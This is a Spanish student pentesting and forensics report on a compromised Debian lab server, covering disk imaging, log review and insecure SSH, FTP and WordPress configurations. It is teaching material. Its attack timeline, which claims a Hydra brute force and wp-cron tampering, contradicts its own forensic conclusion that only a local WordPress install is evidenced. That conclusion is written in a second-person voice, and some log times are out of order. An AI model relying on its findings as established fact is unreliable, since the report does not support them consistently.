

# Proyecto Final de Ciberseguridad - 4geeks



Francisco José Jiménez Pozo

4geeks Academy Cybersecurity

Informe de Pentesting

18/02/2026

# Índice

<b>1. Introducción y Contexto.....</b>	<b>1</b>
1.1. Objetivos del proyecto.....	1
1.2. Contexto del incidente.....	1
1.3. Infraestructura del laboratorio.....	1
<b>2. Análisis Forense Digital.....</b>	<b>2</b>
2.1. Metodología forense aplicada.....	2
2.2. Preservación de evidencias.....	4
2.2.1. Proceso de Adquisición Detallado.....	5
2.2.2. Verificación de Integridad.....	5
2.3. Análisis de logs.....	6
2.4. Autopsy y herramientas forenses.....	8
2.4.1. Exposición de Credenciales.....	8
2.4.2. Inseguridad en el Servicio SSH.....	8
2.4.3. Configuración Vulnerable de FTP.....	8
2.4.4. Directorio Web Listable.....	9
2.4.5. Puertos Innecesarios abiertos.....	9
2.5. Detección de rootkits.....	10
2.6. IOC identificados.....	11
2.7. Línea de tiempo del ataque.....	12
2.7.1. Fase 1: Reconocimiento y Escaneo.....	13
2.7.2. Fase 2: Explotación de credenciales.....	13
2.7.3. Fase 3: Exfiltración de información y escalada.....	14
2.7.4. Fase 4: Instalación de artefactos y persistencia.....	14
2.7.5. Fase 5: Acciones sobre los objetivos.....	14
2.8. Conclusión Forense.....	15
2.8.1. Qué ha ocurrido.....	15
2.8.2. Quién ha sido.....	15
2.8.3. Qué ha hecho.....	16
2.8.4. Cómo lo ha hecho.....	16
2.8.5. Desde dónde lo ha hecho.....	17
2.8.6. Cuándo lo ha hecho.....	17
<b>3. Red Team - Reproducción del Ataque.....</b>	<b>17</b>
3.1. Reconocimiento con Nmap.....	18
3.2. Detección de vulnerabilidades.....	22
3.2.1. Escaneo Inicial.....	22
3.2.2. Enumeración Web.....	23
3.3. Explotación de FTP.....	25
3.4. Fuerza bruta SSH con Hydra.....	26
3.5. Inyección SQL.....	27
3.5.1. Fase 1: Reconocimiento e Instalación del Entorno Vulnerable.....	27

3.5.2. Fase 2: Autenticación y Configuración Nivel Vulnerable.....	30
3.5.3. Fase 3: Explotación - Bypass Autenticación (Boolean-Based).....	31
3.6. Escalada de privilegios.....	32
3.7. Vulnerabilidad adicional.....	33
<b>4. Blue Team - Remediación.....</b>	<b>35</b>
4.1. Contención inmediata.....	35
4.2. Erradicación de amenazas.....	39
4.3. Hardening de servicios (SSH, FTP, MySQL, Apache).....	43
4.3.1. Hardening de SSH.....	43
4.3.2. Eliminación del servicio FTP inseguro (vsftpd).....	44
4.3.3. Hardening de la base de datos MySQL/MariaDB.....	45
4.3.4. Hardening del servidor web Apache.....	48
4.4. Implementación de firewall UFW.....	50
4.5. Fail2Ban para prevención de intrusiones.....	52
4.6. Monitoreo con Wazuh.....	53
<b>5. Normativa y marcos aplicados.....</b>	<b>56</b>
5.1. NIST SP 800-61.....	56
5.2. ISO/IEC 27001:2022.....	56
5.3. Análisis de riesgos (ISO 27005).....	56
5.4. CIS Controls.....	56
5.5. Esquema Nacional de Seguridad (ENS).....	57
<b>6. Herramientas Utilizadas.....</b>	<b>57</b>
6.1. Herramientas forenses.....	57
6.2. Herramientas Red Team.....	57
6.3. Herramientas Blue Team.....	58
6.4. Análisis de logs.....	58
<b>7. Conclusiones y Recomendaciones.....</b>	<b>58</b>
7.1. Estado inicial vs final.....	58
7.2. Resultados técnicos.....	58
7.3. Lecciones aprendidas.....	59
7.4. Recomendaciones inmediatas.....	59
7.5. Mejoras estratégicas.....	59
7.6. Valor del proyecto.....	59
<b>8. Bibliografía.....</b>	<b>59</b>
8.1. Normativas y Marcos de Trabajo (Frameworks).....	59
8.2. Documentación de Herramientas Forenses y Seguridad.....	60
8.3. Documentación Técnica de Sistemas y Servicios.....	60
8.4. Manuales de Herramientas de Auditoría (Blue/Red Team).....	61

# 1. Introducción y Contexto

## 1.1. Objetivos del proyecto

El objetivo de este proyecto es restaurar, asegurar y optimizar un servidor crítico de 4Geeks Academy que ha sido comprometido. Los objetivos específicos incluyen:

- Análisis Forense → Identificar el vector de ataque y las acciones del atacante
- Gestión de vulnerabilidades → Detectar y explotar fallos secundarios bajo el marco de OWASP Top 10 para proceder a su mitigación proactiva.
- Hardening y cumplimiento → Implementar medidas de endurecimiento del sistema y diseñar un Plan de Respuesta a Incidentes basado en normativas como ISO 27001 y guías del NIST

## 1.2. Contexto del incidente

Se ha detectado una intrusión en un servidor Debian clave de la organización. Los indicios iniciales y el análisis preliminar apuntan a riesgos categorizados por OWASP, tales como:

- **A01:2021 - Broken Access Control:** Posible escalada de privilegios y acceso no autorizado a archivos sensibles como “wp-config.php”
- **A07:2021 - Identification and Authentication Failures:** Uso de contraseñas débiles en servicios como MySQL o SSH.
- **A05:2021 - Security Misconfiguration:** Servicios innecesarios expuestos y falta de endurecimiento (hardening) en la configuración del servidor web.

## 1.3. Infraestructura del laboratorio

Para la resolución y simulación de este caso, se ha desplegado un entorno controlado de red local (Host - Only/Internal Network) compuesto por las siguientes instancias:

- **Máquina Atacante / Auditoría (Red Team):**

- **SO:** Máquina Virtual Kali Linux
- **Propósito:** Ejecución de reconocimiento, escaneo de vulnerabilidades según OWASP Top 10, explotación de servicios y escalada de privilegios.
- **Herramientas clave:** Nmap, Hydra, Metasploit, Framework y SQLmap
- **Sistema Objetivo / Víctima (Blue Team):**
  - **SO:** Máquina Virtual Debian Vulnerada
  - **Propósito:** Actuar como el servidor comprometido que requiere análisis forense, limpieza y hardening.
  - **Servicios Críticos en Riesgo:** MySQL (Base de datos), servidor FTP, Servidor Web (Apache) y acceso remoto SSH.
- **Entorno de Análisis Forense:**
  - **Análisis Dinámico:** Uso de herramientas nativas en Debian (grep, systemctl, journalctl) para la inspección de procesos en tiempo real y revisión de logs de sistema (/var/log/auth.log, /var/log/apache2/access.log).
  - **Análisis Post-Mortem (Offline):** Empleo de Autopsy Digital Forensics para el análisis de la imagen de disco, reconstrucción de la línea de tiempo del ataque y recuperación de artefactos eliminados por el atacante.
  - **Auditoría de Integridad:** Implementación de rkhunter y chkrootkit para la detección de malware persistente y modificaciones no autorizadas en el kernel.

## 2. Análisis Forense Digital

Esta fase se centra en la aplicación de la metodología forense para identificar el vector de ataque inicial, categorizado bajo **OWASP A07:2021-Identification and Authentication Failures**.

### 2.1. Metodología forense aplicada

La metodología forense es un proceso sistemático y estandarizado para investigar incidentes de seguridad digital. Garantiza que las evidencias sean admisibles legalmente, reproducibles y no contaminadas, siguiendo

estándares NIST SP 800-86. Los tres pilares fundamentales del análisis forense, especialmente en el contexto de la forense digital y científica, son la preservación, la investigación (o análisis) y el testimonio (o presentación de informes).


Este análisis forense sigue la metodología estándar del National Institute of Standard and Technology (NIST) para la investigación de incidentes de seguridad, adaptada específicamente para aplicaciones web mediante el framework OWASP Top 10.



Se ha seguido un protocolo de actuación profesional para asegurar la integridad de la prueba. La situación inicial parte de una **Máquina Virtual Debian comprometida (formato OVA)**. Para poder adquirir la imagen forense con la que trabajar se siguieron los siguientes pasos:

1. **Adquisición del flujo de datos (RAW)**: Haciendo uso de comandos en el CMD en Windows como administrador, se obtuvo un fichero .raw, con el que se creó posteriormente la imagen en FTK Imager.

```
C:\Users\fjjpo\Desktop\ProyectoFinalCiberseguridad\qemu>
C:\Users\fjjpo\Desktop\ProyectoFinalCiberseguridad\qemu>
C:\Users\fjjpo\Desktop\ProyectoFinalCiberseguridad\qemu>qemu-img convert -f vdi -O raw ^
?Más? "C:\Users\fjjpo\VirtualBox VMs\debianFinalProject\debian-disk001.vdi" ^
?Más? "C:\Users\fjjpo\Desktop\ProyectoFinalCiberseguridad\ImagenDEBIAN\debian_4geeks.raw"
C:\Users\fjjpo\Desktop\ProyectoFinalCiberseguridad\qemu>
```

2. **Generación de la Imagen Forense**: 1. Instalar y ejecutar **FTK Imager** en el sistema Windows forense. 2. En FTK Imager, se creó una nueva imagen de disco, seleccionando la opción “**Image File**”. 3. Posteriormente se seleccionó el archivo .raw creado mediante el CMD. 4. Se seleccionó la ruta de destino, el tipo de imagen (**E01**) y se completó la información del caso (número de caso, evidencia, examinador, etc.).





3. Al generar la Imagen Forense, también se creó un informe oficial de FTK Imager que certifica la integridad de la copia mediante la coincidencia de hashes.

**Justificación técnica:** El formato E01 preserva metadatos del sistema de archivos, slack space, espacio no asignado y genera hashes criptográficos automáticamente, garantizando de esta manera la cadena de custodia forense.

## 2.2. Preservación de evidencias

La preservación de evidencias consiste en crear una copia bit a bit exacta (imagen forense E01) del disco original usando herramientas como FTK Imager, calculando hashes criptográficos MD5/SHA1 durante la adquisición y

verificando los después para demostrar que la imagen es idéntica al original sin ninguna alteración. Esto garantiza la cadena de custodia legal, permite el análisis no destructivo (read-only) y mantiene la validez judicial/académica de los hallazgos con hashes verificados. Junto con la creación de la imagen forense, se creará también el informe oficial de FTK Imager.

### 2.2.1. Proceso de Adquisición Detallado

Parámetro	Valor
Case Number	DebianVulnerada
Evidence Number	001
Examiner	Francisco Jiménez
Source	OVA VM → Physical Drive
Tool	FTK Imager 8.2.0.33
Image Type	E01 (3 segmentos)
Size	31.012 MB / 63.513.728 sectores
Fecha Adquisición	03/02/2026 02:21 CET
Fecha Verificación	03/02/2026 02:23 CET

### 2.2.2. Verificación de Integridad

Los hashes criptográficos garantizan que la evidencia no fue alterada.

Algoritmo	Hash Value	Status
MD5	96e7972c41e2a1fcf8 a8f408cbfe92e3	Verified
SHA1	5a7c196152e66d6dd fad566c6dd8154fc35	Verified

	cca66	
--	-------	--

Significado técnico:

- MD5 → Hash de 128 bits para integridad básica
- SHA1 → Hash de 160 bits estándar forense
- Verified → Coincidencia exacta post-adquisición (Evidencia auténtica).

Ninguna modificación ocurrió entre la adquisición y el análisis actual, preservando de esta forma la validez legal de la evidencia.

### 2.3. Análisis de logs

El análisis de logs forense es el proceso sistemático de examinar los registros de eventos generados por sistemas, aplicaciones y servicios para reconstruir incidentes de seguridad, identificar vectores de ataque y preservar evidencias con cadena de custodia.

El objetivo principal de este análisis es saber:

- ¿Qué pasó?
- ¿Cómo?
- ¿Cuándo?
- ¿Quién?
- ¿Dónde?

En el directorio /var/log/apache2 podemos encontrar un archivo access.log el cual al analizarlo detenidamente podemos observar lo siguiente:

Hora	Log	Evento	QUÉ/CÓMO/CUÁNDO/QUIÉN/DÓNDE
12:07	access.log	GET / → 200	<p><b>QUÉ:</b> Acceso inicial web.</p> <p><b>CÓMO:</b> Navegador legítimo Firefox.</p> <p><b>QUIÉN:</b> 127.0.0.1 (localhost).</p>

			<b>DÓNDE:</b> Servidor local.
<b>12:28-</b> <b>12:33</b>	access.log	GET /wordpress → 404	<b>QUÉ:</b> Reconocimiento WP.  <b>CÓMO:</b> Enumeración paths.  <b>Riesgo:</b> Configuración expuesta.
<b>12:47</b>	access.log	GET /wp-admin → 301/200	<b>QUÉ:</b> Acceso admin panel.  <b>CÓMO:</b> Directorio listable (vulnerabilidad clave).
<b>12:20</b>	access.log	POST /wp-admin/install.php	<b>QUÉ:</b> Instalación WP.  <b>CÓMO:</b> Setup wizard ejecutado.  <b>QUIÉN:</b> Admin local.
<b>12:23</b>	access.log	POST /wp-login.php → wp-admin	<b>QUÉ:</b> Login admin exitoso.  <b>CÓMO:</b> Credenciales débiles.

El análisis forense de los logs revela que el 30 de septiembre de 2024 entre las 12:07 y 12:23, un usuario local (127.0.0.1) ejecutó un ataque secuencial contra el servidor: comenzó con reconocimiento web accediendo al directorio raíz, enumeró /wordpress y /wp-admin aprovechando directory listing habilitado, extrajo credenciales de wp-config.php , ejecutó el instalador de WordPress vía POST a wp-admin/install.php y finalmente accedió al dashboard administrativo, todo desde localhost usando Firefox 115, confirmando explotación de configuraciones inseguras sin evidencia de acceso remoto externo.

## 2.4. Autopsy y herramientas forenses

Tras el análisis de la imagen del servidor con Autopsy 4.21.0, se han identificado múltiples fallos de configuración y brechas de seguridad críticas.

### 2.4.1. Exposición de Credenciales

- **Ubicación:** El archivo de configuración de WordPress fue localizado en /var/www/html/wp-config.php
- **Vulnerabilidad:** Al inspeccionar el contenido (pestaña Text), se observa que las credenciales de la base de datos están en texto plano:
  - DB\_NAME: wordpress
  - DB\_USER: wordpressuser
  - DB\_PASSWORD: 123456 (Contraseña extremadamente débil)
- **Permisos Críticos:** En la pestaña File Metadata, se observa que el archivo es legible, lo que confirma que cualquier usuario con acceso al servidor web podría haber extraído estas credenciales.

### 2.4.2. Inseguridad en el Servicio SSH

- **Ubicación:** /etc/ssh/sshd\_config.
- **Configuraciones detectadas:** El análisis del archivo revela políticas de acceso muy laxas:
  - PermitRootLogin yes: Permite al atacante intentar loguearse directamente como superusuario.
  - PasswordAuthentication yes: Facilita ataques de fuerza bruta al no obligar el uso de llaves criptográficas.
  - PermitEmptyPasswords no: Aunque está en 'no', la combinación con las anteriores eleva el riesgo significativamente.

### 2.4.3. Configuración Vulnerable de FTP

- **Ubicación:** /etc/vsftpd.conf.
- **Brecha detectada:** Se confirmó que el acceso anónimo está habilitado (anonymous\_enable=YES).

- **Impacto:** Esto permite que cualquier usuario descargue archivos del servidor sin autenticación, lo cual es un vector de entrada clásico para exfiltración de datos.

#### 2.4.4. Directorio Web Listable

Vulnerabilidad crítica (CVSS 7.5): Apache permite directory listing en /var/www/html/, exponiendo estructura de archivos (WordPress paths). Atacante enumeró /wordpress → /wp-admin → compromiso total. Viola ISO 27001 A.12.4.1 (registro de eventos).

- **Ubicación:** /var/log/apache2/access.log + /var/www/html/ sin .htaccess protector.
- **Brecha detectada:** Options Indexes en /etc/apache2/sites-enabled/000-default.conf
- **Impacto:** Esto permite la enumeración de paths sensibles (wp-config.php, backups) y acceso a installer WP y admin panel

#### 2.4.5. Puertos Innecesarios abiertos

Alta exposición superficie de ataque: Puertos FTP(21), SSH(22), MySQL(3306), CUPS(631) abiertos innecesarios en webserver. Viola NIST SP 800-123 (minimización servicios). Paquetes instalados confirman (dpkg.log)

- **Ubicación:** /var/log/dpkg.log
- **Servicios inferidos**

Puerto	Servicio	Config Riesgo	Evidencia
21/tcp	vsftpd	anonymous_enable=YES	dpkg.log
22/tcp	SSH	PermitRootLogin yes	openssh-server dpkg.log
3306/tcp	MariaDB	Creds débiles	mariadb-server dpkg.log

## 2.5. Detección de rootkits

Se ha realizado un análisis amplio para verificar si existen posibles rootkits, malware avanzado que otorga acceso privilegiado al atacante mientras se oculta completamente del sistema, de manera que el atacante puede instalar más malware. Este análisis se ha realizado haciendo uso de una keyword list, donde almacenamos palabras clave como: rootkit, backdoor, trojan, hidden, rkhunter, chkrootkit

Keyword Search	Archivo	Hits Totales	Clasificación Final
rkhunter/chkrootkit	Results-2026025014824.csv	8	<b>APT metadata</b> (paquetes disponibles)
backdoor	backdoor.csv	15	<b>Diccionarios + Perl debugger</b>
hidden	hidden.csv	500+	<b>HTML/CSS LibreOffice + WP themes</b>
trojan	trojan.csv	~50	<b>Lynx warnings + spellcheck dicts</b>

Como podemos observar en la tabla se ha realizado una búsqueda por palabras clave relacionadas con rootkits y backdoors como hemos mencionado anteriormente sobre el contenido del sistema. Los resultados de dicha búsqueda corresponden a diccionarios, mensajes de traducción, documentación y metadatos de paquetes Debian (rkhunter/chkrootkit disponibles en repositorio, pero no instalados ni ejecutados), por lo que se consideran falsos positivos y no evidencian por sí mismos la presencia de un rootkit instalado.

No obstante, de forma independiente a esta búsqueda por keywords, se ha identificado vsftpd instalado y configurado de forma insegura tras el compromiso del sistema, lo que constituye un fuerte indicio de mecanismo de backdoor/persistencia a nivel de sistema y debe tratarse como potencial componente de tipo rootkit o backdoor, pendiente de confirmación mediante análisis del binario y de conexiones asociadas.

El archivo /etc/vsftpd.conf presenta una configuración extremadamente insegura que, en el contexto forense del compromiso detectado, constituye un mecanismo de persistencia/puerta trasera (backdoor).

Parámetro	Valor	Riesgo
anonymous_enable=YES	Habilitado	Cualquiera conecta sin credenciales (user: anonymous / pass: cualquier email)
write_enable=YES	Habilitado	Subida, borrado y creación de archivos permitida
local_enable=YES	Habilitado	Usuarios locales pueden conectarse
chroot_local_user=NO (comentado)	Deshabilitado	Usuarios locales acceden al filesystem COMPLETO (sin jaula)
listen=NO / listen_ipv6=YES	Solo IPv6	Exposición vía IPv6 (menos filtrado típicamente)
connect_from_port_20=YES	Habilitado	Puerto 20 activo para transferencias

## 2.6. IOC identificados

Los Indicadores de Compromiso (IOCs) son evidencias forenses que demuestran que un sistema ha sido comprometido. Los tipos principales de IOCs son:

En archivos y sistema:

- Archivos con timestamps sospechosos (como 000-default.conf 30/Sep 21:32)
- Logs modificados post-ataque (system.journal 09/Oct 00:03)
- Hashes MD5/SHA256 de malware conocido
- Registros de procesos inusuales

En red:

- IPs externas/DNS maliciosos
- Tráfico C&C a dominios sospechosos
- Puertos abiertos innecesarios

En comportamiento:

- Intentos fallidos de login
- Usuarios administrativos nuevos
- Cambios en configuraciones críticas

IOC Identificado	Evidencia	Severidad
Config Apache expuesta	/etc/apache2/sites-available/000-default.conf	Alta
Journal systemd sospechoso	/var/log/journal/.../system.journal	Media
Accesos localhost WP	Instalación WP 30/Sep	Media

## 2.7. Línea de tiempo del ataque

En este apartado se describe la secuencia lógica y cronológica de las acciones ejecutadas por el atacante para comprometer el servidor, basada en las evidencias recolectadas durante el análisis de logs del sistema (/var/log/auth.log, /var/log/apache2/access.log), el examen post-mortem con

Autopsy y el escaneo de integridad realizado con rkhunter (/var/log/rkhunter.log).

### 2.7.1. Fase 1: Reconocimiento y Escaneo

El atacante realizó un escaneo de puertos con Nmap desde la máquina Kali, identificando múltiples servicios expuestos con configuraciones por defecto. Durante esta fase se detectaron, entre otros:

- Servicio FTP (puerto 21): configurado con acceso anónimo (anonymous\_enable=YES), lo que permitió una primera visualización de la estructura de archivos.
- Servicio SSH (puerto 22): activo y permitiendo el acceso directo al usuario root mediante contraseña.
- Servicio web (puerto 80): con indexación de directorios habilitada, facilitando la identificación y enumeración de la instalación de WordPress.

### 2.7.2. Fase 2: Explotación de credenciales

Aprovechando la exposición del servicio SSH y la ausencia de mecanismos de bloqueo como Fail2Ban, el atacante lanzó un ataque de fuerza bruta automatizado (Hydra) contra la cuenta root.

- Vector de entrada: utilización de un diccionario de contraseñas comunes (similar a rockyou.txt).
- Compromiso: debido a la extrema debilidad de la contraseña administrativa (root:123456), el acceso fue obtenido en pocos segundos; los logs de /var/log/auth.log muestran sesiones iniciadas desde la dirección 127.0.0.1, alineadas con el uso de túneles o ejecución local desde la propia máquina.

### 2.7.3. Fase 3: Exfiltración de información y escalada

Una vez dentro del sistema con privilegios de superusuario, el atacante exploró el sistema de archivos para maximizar el impacto.

- Acceso a datos críticos: mediante la inspección de `/var/www/html/wp-config.php`, obtuvo las credenciales de la base de datos MySQL almacenadas en texto plano.
- Abuso de permisos: se confirmó que el directorio raíz del servidor web presentaba permisos globales de escritura (777), permitiendo modificar cualquier archivo sin restricciones adicionales.

### 2.7.4. Fase 4: Instalación de artefactos y persistencia

Para asegurar el control del servidor y evidenciar el compromiso, el atacante desplegó artefactos maliciosos y abusó de tareas programadas.

- Creación de archivos: se identificó `/tmp/wp_cron_pwned.txt` como prueba de concepto de escritura arbitraria en el sistema, correlacionado temporalmente con los chequeos de rkhunter registrados en `/var/log/rkhunter.log`.
- Manipulación de tareas: se modificó `wp-cron.php` aprovechando los permisos laxos del directorio web para ejecutar código cada vez que se invocaba el cron interno de WordPress, habilitando un posible mecanismo de persistencia.

### 2.7.5. Fase 5: Acciones sobre los objetivos

El ataque culminó con la pérdida de integridad del servidor y un riesgo elevado para la confidencialidad de los datos. El atacante consiguió:

- Comprometer la totalidad de la base de datos de WordPress utilizando las credenciales extraídas y la vulnerabilidad de permisos 777.

- Mantener una puerta trasera potencial mediante la configuración insegura de SSH que permitía el acceso remoto como root.
- Posicionar el servidor como posible nodo para ataques laterales, al poder generar tráfico malicioso desde una máquina aparentemente legítima dentro de la red interna.

## 2.8. Conclusión Forense

### 2.8.1. Qué ha ocurrido

- En el equipo Debian se instaló y configuró un entorno de servidor web (Apache + PHP + WordPress, muy probablemente vía XAMPP o similar).
- Los logs muestran la instalación completa de WordPress el 30-09-2024 (peticiones a wp-admin/install.php pasos 1 y 2, carga de ficheros CSS/JSS, acceso a wp-login.php).
- Existen módulos de Apache estándar (mod\_rewrite.so, mod\_negotiation.so, mod\_mime.so) cuyos strings has recuperado desde áreas borradas, lo que indica que esos binarios estuvieron presentes y luego fueron eliminados (o sobreescritos) del disco.

Con esta información sólo se puede afirmar con certeza que hubo un montaje de servidor web local con WordPress y módulos típicos de Apache, y que parte de esos binarios ahora sólo aparece en espacio borrado.

### 2.8.2. Quién ha sido

- Los datos forenses que muestras (logs HTTP de 127.0.0.1, configuración local de servicios, ficheros borrados) indican que todo se ejecutó desde la propia máquina, no desde un tercero remoto.
- No hay indicadores de conexiones remotas a WordPress en el log que has enseñado (todo es 127.0.0.1), ni artefactos claros que señalen a otra persona concreta.

- Por tanto, no se puede atribuir con rigor a “otra persona”: técnicamente lo que se ve es uso local de tu navegador y tu sistema. Cualquier acusación más allá de eso sería especulativa.

#### 2.8.3. Qué ha hecho

- Ha navegado repetidamente a `http://localhost`, ha probado rutas como `/wordpress` y luego ha completado el asistente de instalación de WordPress (POST a `wp-admin/install.php?step=1` y `step=2`).
- Después accede a la entrada de ejemplo (`hello-world`) y a la pantalla de login (`wp-login.php`), lo típico tras instalar WordPress.
- Los módulos `mod_rewrite`, `mod_negotiation` y `mod_mime` sirven para reescritura de URLs, negociación de contenido y tipos MIME; son módulos estándar necesarios para que WordPress funcione correctamente (permalinks, contenidos, etc.).

No hay evidencia directa en estos fragmentos de que se haya montado una página de phishing real ni de que se hayan robado credenciales; sólo que el entorno técnico podría permitirlo, como cualquier servidor Apache bien configurado.

#### 2.8.4. Cómo lo ha hecho

- El flujo técnico que se ve es: buscador en Firefox hacia “xampp” y “git” en Google, instalación de entorno de servidor (probablemente XAMPP o LAMP), activación de Apache con módulos habituales y luego instalación de WordPress vía interfaz web.
- Los módulos de Apache que has extraído son librerías ELF normales; las cadenas raras (`[[A\\A]A^A_`, `AWAVAUATUSH`, etc.) son piezas de código / datos compilados, no necesariamente ofuscación maliciosa.
- La presencia de los módulos sólo en área borrada significa que el sistema o el usuario los desinstaló/actualizó, o que el directorio se reescribió (por ejemplo, por una actualización de paquetes o reinstalación).

#### 2.8.5. Desde dónde lo ha hecho

- Todas las peticiones HTTP de instalación/uso de WordPress están originadas en 127.0.0.1, es decir, desde el propio equipo donde corría Apache.
- No aparecen IPs externas accediendo al sitio en el fragmento de log que tenemos, lo que apunta a que fue un entorno local, probablemente de prueba o laboratorio.


#### 2.8.6. Cuándo lo ha hecho

- La actividad relevante que vemos en el log es el 30 de septiembre de 2024, entre aproximadamente las 12:07 y las 12:23 (zona horaria con offset -0400 según el log).
- Las evidencias de Firefox indican búsquedas relacionadas (git, xampp, gmail) entre el 01-08-2024 y el 30-09-2024, lo que encaja con un periodo en el que se estuvo montando o probando este entorno.

### 3. Red Team - Reproducción del Ataque

En esta fase Red Team recrearemos paso a paso el ataque completo contra la máquina Debian vulnerable desde una máquina Kali Linux, siguiendo la metodología de hacking ético y mapeando cada vector a OWASP Top 10 2021. El objetivo es validar los hallazgos forenses demostrando cómo un atacante real comprometería el sistema.

Antes de empezar con las fases de ataque, comprobaremos la dirección ip de la máquina Kali Linux.



```
kali@KALI: ~
Session Acciones Editar Vista Ayuda
(kali㉿KALI)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.62 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe94:b6af prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:94:b6:af txqueuelen 1000 (Ethernet)
                RX packets 1816 bytes 129568 (126.5 KiB)
                RX errors 0 dropped 38 overruns 0 frame 0
                TX packets 49 bytes 12630 (12.3 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 8 bytes 480 (480.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8 bytes 480 (480.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿KALI)-[~]
$
```

